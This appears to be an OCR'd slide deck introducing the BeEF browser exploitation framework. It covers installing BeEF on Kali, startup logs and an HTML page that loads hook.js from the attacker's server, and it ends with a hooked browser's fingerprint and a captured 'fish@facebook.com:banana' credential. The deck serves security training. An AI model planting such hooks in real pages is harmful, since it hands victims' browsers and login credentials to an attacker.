Intro to BeEF

Chad Hollman
Analyst, County of Sacramento Department of Technology

What is BeEF?

Installing BeEF

Logging into BeEF

Hooking your first browser

Maintaining Persistence

Automating BeEF

What is BeEF?

Installing BeEF

Logging into BeEF for the first time

Hooking your first browser

Maintaining Persistence

Automating BeEF

What is BeEF?

BeEF is short for the Browser Exploitation Framework.

Disclaimer

I am no expert in BeEF

Disclaimer

Before using, make sure you have permission

What is BeEF?

Installing BeEF

Logging into BeEF

Hooking your first browser

Maintaining Persistence

Automating BeEF

Install BeEF

pre-reqs

ruby > 2.5

ruby gems

sqlite3

Install BeEF

update kali

```
apt update
```

Install BeEF

install beef

```
apt install beef-xss -y
```

Install BeEF

install beef

```
apt install libsqlite3-dev
```

Install BeEF

install beef

```
gem install sqlite -v ‘1.4.2’
--source ‘htts://rubygems.org/’
```

Install BeEF

install beef

```
usr/shared/beef-xss$ bundle
```

Install BeEF

update the default username and password

```
vi /usr/share/beef-xss/config.yaml
```


Install BeEF

then launch beef

```
./beef
```

Install BeEF

then launch beef


chad — root@kali: /usr/share/beef-xss — ssh root@192.168.1.51 — 87×34
...h — ttys000
...bash — ttys001
....51 — ttys003
....51 — ttys004

```
root@kali:/usr/share/beef-xss# ./beef
[ 2:57:02][*] Browser Exploitation Framework (BeEF) 0.5.0.0
[ 2:57:02]    |   Twit: @beefproject
[ 2:57:02]    |   Site: https://beefproject.com
[ 2:57:02]    |   Blog: http://blog.beefproject.com
[ 2:57:02]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 2:57:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   -> 0.0347s
[ 2:57:05][*] BeEF is loading. Wait a few seconds...
[ 2:57:57][*] 8 extensions enabled:
[ 2:57:57]    |   Admin UI
[ 2:57:57]    |   Requester
[ 2:57:57]    |   Demos
[ 2:57:57]    |   Network
[ 2:57:57]    |   XSSRays
[ 2:57:57]    |   Proxy
[ 2:57:57]    |   Social Engineering
[ 2:57:57]    |_  Events
[ 2:57:57][*] 303 modules enabled.
[ 2:57:57][*] 2 network interfaces were detected.
[ 2:57:57][*] running on network interface: 127.0.0.1
[ 2:57:57]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 2:57:57][*] running on network interface: 192.168.1.51
[ 2:57:57]    |   Hook URL: http://192.168.1.51:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://192.168.1.51:3000/ui/panel
[ 2:57:57][*] RESTful API key: f62f16eeb1edfce49ad4e0ac2d5877e311f7ab88
[ 2:57:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-C
ity.mmdb'
[ 2:57:57]    |_  Run geoipupdate to install
[ 2:57:57][*] HTTP Proxy: http://127.0.0.1:6789
[ 2:57:57][*] BeEF server started (press control+c to stop)
```

What is BeEF?

Installing BeEF

Logging into BeEF


Hooking your first browser

Maintaining Persistence

Automating BeEF

Logging into BeEF


navigate to the ui/panel link in your browser



chad — root@kali: /usr/share/beef-xss — ssh root@192.168.1.51 — 87×34
...h — ttys000
...bash — ttys001
....51 — ttys003
....51 — ttys004

```
root@kali:/usr/share/beef-xss# ./beef
[ 2:57:02][*] Browser Exploitation Framework (BeEF) 0.5.0.0
[ 2:57:02]    |   Twit: @beefproject
[ 2:57:02]    |   Site: https://beefproject.com
[ 2:57:02]    |   Blog: http://blog.beefproject.com
[ 2:57:02]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 2:57:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   -> 0.0347s
[ 2:57:05][*] BeEF is loading. Wait a few seconds...
[ 2:57:57][*] 8 extensions enabled:
[ 2:57:57]    |   Admin UI
[ 2:57:57]    |   Requester
[ 2:57:57]    |   Demos
[ 2:57:57]    |   Network
[ 2:57:57]    |   XSSRays
[ 2:57:57]    |   Proxy
[ 2:57:57]    |   Social Engineering
[ 2:57:57]    |_  Events
[ 2:57:57][*] 303 modules enabled.
[ 2:57:57][*] 2 network interfaces were detected.
[ 2:57:57][*] running on network interface: 127.0.0.1
[ 2:57:57]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 2:57:57][*] running on network interface: 192.168.1.51
[ 2:57:57]    |   Hook URL: http://192.168.1.51:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://192.168.1.51:3000/ui/panel
[ 2:57:57][*] RESTful API key: f62f16eeb1edfce49ad4e0ac2d5877e311f7ab88
[ 2:57:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-C
ity.mmdb'
[ 2:57:57]    |_  Run geoipupdate to install
[ 2:57:57][*] HTTP Proxy: http://127.0.0.1:6789
[ 2:57:57][*] BeEF server started (press control+c to stop)
```

Logging into BeEF




Authentication

Username:

Password:

Logging into BeEF



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

What is BeEF?

Installing BeEF


Logging into BeEF

Hooking your first browser

Maintaining Persistence

Automating BeEF

Hooking your first browser




chad — root@kali: /usr/share/beef-xss — ssh root@192.168.1.51 — 87×34
...h — ttys000
...bash — ttys001
....51 — ttys003
....51 — ttys004

```
root@kali:/usr/share/beef-xss# ./beef
[ 2:57:02][*] Browser Exploitation Framework (BeEF) 0.5.0.0
[ 2:57:02]    |   Twit: @beefproject
[ 2:57:02]    |   Site: https://beefproject.com
[ 2:57:02]    |   Blog: http://blog.beefproject.com
[ 2:57:02]    |_  Wiki: https://github.com/beefproject/beef/wiki
[ 2:57:02][*] Project Creator: Wade Alcorn (@WadeAlcorn)
-- migration_context()
   -> 0.0347s
[ 2:57:05][*] BeEF is loading. Wait a few seconds...
[ 2:57:57][*] 8 extensions enabled:
[ 2:57:57]    |   Admin UI
[ 2:57:57]    |   Requester
[ 2:57:57]    |   Demos
[ 2:57:57]    |   Network
[ 2:57:57]    |   XSSRays
[ 2:57:57]    |   Proxy
[ 2:57:57]    |   Social Engineering
[ 2:57:57]    |_  Events
[ 2:57:57][*] 303 modules enabled.
[ 2:57:57][*] 2 network interfaces were detected.
[ 2:57:57][*] running on network interface: 127.0.0.1
[ 2:57:57]    |   Hook URL: http://127.0.0.1:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[ 2:57:57][*] running on network interface: 192.168.1.51
[ 2:57:57]    |   Hook URL: http://192.168.1.51:3000/hook.js
[ 2:57:57]    |_  UI URL:   http://192.168.1.51:3000/ui/panel
[ 2:57:57][*] RESTful API key: f62f16eeb1edfce49ad4e0ac2d5877e311f7ab88
[ 2:57:57][!] [GeoIP] Could not find MaxMind GeoIP database: '/var/lib/GeoIP/GeoLite2-C
ity.mmdb'
[ 2:57:57]    |_  Run geoipupdate to install
[ 2:57:57][*] HTTP Proxy: http://127.0.0.1:6789
[ 2:57:57][*] BeEF server started (press control+c to stop)
```

Hooking your first browser

```
<html>
<head>
<title>Fish</title>
<script src=”http://192.168.1.51:3000/hook.js”></script>
</head>
<body>
Banana
</body>
</html>
```


Hooking your first browser



Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.datestamp	Wed Feb 19 2020 18:37:14 GMT-0800 (Pacific Standard Time)
browser.engine	Blink
browser.language	en-US
browser.name	C
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.116 Safari/537.36
browser.platform	Win32

Displaying zombie browser details 1 - 48 of 48

Hooking your first browser



id	date	label
0	2020-02-20 02:40	command 1
1	2020-02-20 02:48	command 2
2	2020-02-20 02:53	command 3
3	2020-02-20 02:53	command 4

1 Wed Feb 19 2020 18:54:59 GMT-0800 (Pacific Standard Time)

data: answer=fish@facebook.com:banana

What is BeEF?

Installing BeEF

